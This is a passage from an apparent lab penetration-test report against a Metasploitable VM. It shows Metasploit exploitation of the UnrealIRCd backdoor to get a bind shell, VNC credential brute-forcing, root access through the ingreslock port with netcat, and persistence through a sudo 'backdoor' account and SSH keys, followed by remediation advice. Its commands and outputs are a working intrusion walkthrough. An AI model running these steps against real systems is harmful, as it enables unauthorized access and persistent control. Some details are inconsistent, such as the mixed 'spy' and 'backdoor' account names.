| RHOSTS  | yes             | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 6667            | yes      | The target port (TCP)                                                                                                                                                                               |


Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |


View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show missing
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

The target host was successfully configured to 192.168.6.136

Then to review available payload options compatible with the UnrealIRCd backdoor exploit, the following command was executed:

(show payloads)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show missing
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.6.136:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads


| #  | Name                                       | Disclosure Date | Rank   | Check | Description                                         |
|----|--------------------------------------------|-----------------|--------|-------|-----------------------------------------------------|
| 0  | payload/cmd/unix/adduser                   | -               | normal | No    | Add user with useradd                               |
| 1  | payload/cmd/unix/bind_perl                 | -               | normal | No    | Unix Command Shell, Bind TCP (via Perl)             |
| 2  | payload/cmd/unix/bind_perl_ipv6            | -               | normal | No    | Unix Command Shell, Bind TCP (via perl) IPv6        |
| 3  | payload/cmd/unix/bind_ruby                 | -               | normal | No    | Unix Command Shell, Bind TCP (via Ruby)             |
| 4  | payload/cmd/unix/bind_ruby_ipv6            | -               | normal | No    | Unix Command Shell, Bind TCP (via Ruby) IPv6        |
| 5  | payload/cmd/unix/generic                   | -               | normal | No    | Unix Command, Generic Command Execution             |
| 6  | payload/cmd/unix/reverse                   | -               | normal | No    | Unix Command Shell, Double Reverse TCP (telnet)     |
| 7  | payload/cmd/unix/reverse_bash_telnet_ssl   | -               | normal | No    | Unix Command Shell, Reverse TCP SSL (telnet)        |
| 8  | payload/cmd/unix/reverse_perl              | -               | normal | No    | Unix Command Shell, Reverse TCP (via Perl)          |
| 9  | payload/cmd/unix/reverse_perl_ssl          | -               | normal | No    | Unix Command Shell, Reverse TCP SSL (via perl)      |
| 10 | payload/cmd/unix/reverse_ruby              | -               | normal | No    | Unix Command Shell, Reverse TCP (via Ruby)          |
| 11 | payload/cmd/unix/reverse_ruby_ssl          | -               | normal | No    | Unix Command Shell, Reverse TCP SSL (via Ruby)      |
| 12 | payload/cmd/unix/reverse_ssl_double_telnet | -               | normal | No    | Unix Command Shell, Double Reverse TCP SSL (telnet) |


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

The command displayed compatible payloads, revealing various Unix command shell options suitable for the Linux-based UnrealIRCd target

To configure a Ruby bind shell payload for the UnrealIRCd backdoor exploitation, the following command was executed:

(set payload payload/cmd/unix/bind_ruby)

(run)


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload /cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.6.136:6667 - Connected to 192.168.6.136:6667 ...
:irc.Metaspytable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metaspytable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.6.136:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.6.136:4444
[*] Command shell session 1 opened (192.168.6.137:37841 -> 192.168.6.136:4444) at 2025-11-13 21:30:17 +0200
```

The Ruby bind shell payload was successfully configured, setting up the exploit to create a listening service on the target.

Post-Exploitation phase

After successful exploitation of the UnrealIRCd backdoor, the following commands were executed within the established shell session to verify system access:

(whoami)

(Id)

(uname -a)

- whoami: Confirm the user context obtained through exploitation
- id: Verify user privileges, groups, and security context
- uname -a: Gather detailed system information including OS and kernel version

```
whoami
root
id
uid=0(root) gid=0(root)
uname
Linux
```

The commands successfully executed, confirming:

- User-level access obtained through IRC backdoor exploitation
- System privileges and group memberships
- Complete operating system and kernel information
- Successful remote code execution via UnrealIRCd vulnerability


VNC Service– Port 5900

SERVICE: VNC Remote Access

STATUS: Open

RISK LEVEL: High-Critical

Nessus Scan Summary



Enumeration phase

To identify and analyze the VNC service running on port 5900, a targeted Nmap scan was executed:

```
(sudo nmap -p 5900 -sV --script vuln -O -A 192.168.6.136)
```

```

[abdo@abdo ~]$ sudo nmap -sV -p 5900 --script vuln -O -A 192.168.6.136 -oN pentest_project/evidence/VNC
[abdo@abdo ~]$ sudo nmap -sV -p 5900 --script vuln -O -A 192.168.6.136 -oN pentest_project/evidence/VNC/nmap.txt
Starting Nmap 7.95 (https://nmap.org) at 2025-11-13 19:16 ET
Nmap scan report for 192.168.6.136
Host is up (0.0028s latency).

PORT      STATE SERVICE
5900/tcp  open  vnc    (protocol 3.3)
MAC Address: 08:0C:29:14:09:93 (C2 (VMware))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1 1.97 ms 192.168.6.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.30 seconds

[abdo@abdo ~]$

```

The scan confirmed the presence of a VNC service on port 5900, revealing version information and potential security misconfigurations

Metasploit Framework Initialization – VNC Service Exploitation

To launch the Metasploit Framework for VNC service exploitation and post-compromise activities, the following command was executed: (**msfconsole**)

[illegible]

Metasploit Framework was successfully started, providing access to VNC-specific modules

To locate VNC-related exploitation modules specifically targeting protocol version 3.3 within Metasploit Framework, the following command was executed: (**search vnc protocol 3.3**)

```
msf6 > search VNC protocol 3.3
Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/vnc/vnc_login .         normal No    VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
msf6 > |
```

The search returned VNC-related modules including authentication scanners and brute-force modules compatible with various VNC protocol versions, including 3.3

To utilize the VNC authentication scanner for testing credential security on the VNC service, the following command was executed within msfconsole:

(**use auxiliary/scanner/vnc/vnc_login**)

```
msf6 > use 0
msf6 auxiliary/scanner/vnc/vnc_login > |
```

The VNC login scanner module was successfully loaded, ready for configuration to test authentication security against the VNC service on port 5900

To review the configurable parameters for the VNC authentication scanner module, the following command was executed:

(**show options**)

```

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):

```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		yes	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

The command displayed the module configuration options

To configure the target system for VNC authentication testing, the following command was executed: (set rhosts 192.168.6.136)

To configure the VNC login scanner to test usernames as passwords (common misconfiguration), the following command was executed:

(set user_as_pass true)

(run)

```

msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 auxiliary(scanner/vnc/vnc_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.6.136:5900 - 192.168.6.136:5900 - Starting VNC login sweep
[*] 192.168.6.136:5900 - No active DB -- Credential data will not be saved!
[*] 192.168.6.136:5900 - 192.168.6.136:5900 - LOGIN FAILED: <BLANK> (Incorrect: Authentication failed)
[*] 192.168.6.136:5900 - 192.168.6.136:5900 - Login Successful: spassword
[*] 192.168.6.136:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >

```

The user_as_pass parameter was successfully enabled, allowing the scanner to automatically test each username as its own password during the authentication attempts


Exploitation phase

VNC Service Exploitation – Successful Authentication and Remote Access

After successfully obtaining VNC credentials through brute-force scanning, remote desktop access was achieved using the VNC viewer: (vncviewer 192.168.6.136)

```
(abdo@abdo) [~]  
$ vncviewer 192.168.6.136  
Connected to RFB server, using protocol version 3.3  
Performing standard VNC authentication  
Password: █
```

VNC viewer successfully connected to the target system using the compromised credentials



Post-Exploitation phase

- ✓ VNC Compromise Confirmed:
 - Authentication Bypass: Successful login with cracked credentials

- Access Level: Full remote desktop control
- User Interface: Complete GUI interaction capability
- Visual Access: Real-time screen viewing and interaction

VNC service fully compromised - graphical access achieved!

Post-Exploitation Verification – VNC Session Privilege Confirmation


Within the established VNC remote desktop session, a terminal was opened, and the following commands were executed to verify system access and privileges:

(whoami)

(Id)

(uname -a)

- whoami: Confirm user context within the VNC session
- id: Verify user privileges, groups, and security context
- uname -a: Gather detailed system information including OS and kernel version



The screenshot shows a VNC window titled "TightVNC: root's X desktop (metasploitable:0)". Inside the window is a terminal window titled "root@metasploitable: /". The terminal displays the following commands and output:

```
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root)
root@metasploitable:/# uname
Linux
root@metasploitable:/# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@metasploitable:/#
```

Maintaining Access Phase:

To maintain long-term access on the compromised system, a new privileged user account was created and SSH access was configured. The following steps were performed:

1. Created a new user:

```
sudo useradd backdoor
```

```
sudo passwd backdoor
```

- 2-Granted elevated privileges

```
sudo usermod -aG sudo spy
```

Prepared SSH environment:

```
mkdir -p /home/spy/.ssh
```

```
chmod 700 /home/spy/.ssh
```

deployed SSH public key for passwordless login (optional):

The attacker's public key was added to the victim's authorized_keys file:

```
nano /home/spy/.ssh/authorized_keys
```

to connect to the older SSH server on Metasploitable, legacy key algorithms were enabled:

```
Host 192.168.6.136
```

```
HostKeyAlgorithms +ssh-rsa
```

```
PubkeyAcceptedAlgorithms +ssh-rsa
```

Verified persistent access:

ssh spy@192.168.6.136

A stable SSH session confirmed that access can be re-established at any time.

```
File Actions Edit View Help
(abdo@abdo)-[~]
$ nc -nv 192.168.6.136 1524

(UNKNOWN) [192.168.6.136] 1524 (ingreslock) open
root@metasploitable:/# sudo useradd backdoor
root@metasploitable:/# sudo passwd backdoor
Enter new UNIX password: 0000
Retype new UNIX password: 0000
passwd: password updated successfully
root@metasploitable:/# sudo usermod -aG sudo backdoor
root@metasploitable:/#
```

```
GNU nano 8.4 /home/abdo/.ssh/config *
Host 192.168.6.136
  HostKeyAlgorithms +ssh-rsa
  PubkeyAcceptedAlgorithms +ssh-rsa
  User backdoor
  Port 1524
  StrictHostKeyChecking no
  LogLevel INFO
  IdentityFile ~/.ssh/backdoor

root@metasploitable:/# sudo useradd backdoor
root@metasploitable:/# sudo passwd backdoor
Enter new UNIX password: 0000
Retype new UNIX password: 0000
passwd: password updated successfully
root@metasploitable:/# sudo usermod -aG sudo backdoor
root@metasploitable:/#
```

```
File Actions Edit View Help
(abdo@abdo)-[~]
$ nc -nv 192.168.6.136 1524

(UNKNOWN) [192.168.6.136] 1524 (ingreslock) open
root@metasploitable:/# sudo useradd backdoor
root@metasploitable:/# sudo passwd backdoor
Enter new UNIX password: 0000
Retype new UNIX password: 0000
passwd: password updated successfully
root@metasploitable:/# sudo usermod -aG sudo backdoor
root@metasploitable:/#
```


Executive Summary

****BEFORE TESTING: **** System was highly vulnerable with multiple critical exposures

****AFTER TESTING: **** Complete compromise achieved through 5 different attack vectors

****RISK LEVEL: **** CRITICAL - Immediate action required

****Key Statistics: ****

- 100% Success Rate in exploitation attempts
- 6 Services compromised
- 3 Direct root access methods
- 1 Backdoor service identified

Remediation Priority Timeline

****PHASE 1 - IMMEDIATE**

- Shutdown ingreslock service on port 1524
- Disable anonymous SMB and FTP access
- Apply critical security patches

****PHASE 2**

- Implement network segmentation
- Deploy intrusion detection system
- Enable comprehensive logging

Conclusion

The penetration test successfully demonstrated critical security gaps in the target environment. Immediate remediation is required to prevent real-world exploitation. A comprehensive security program should be implemented to maintain ongoing protection against evolving threats.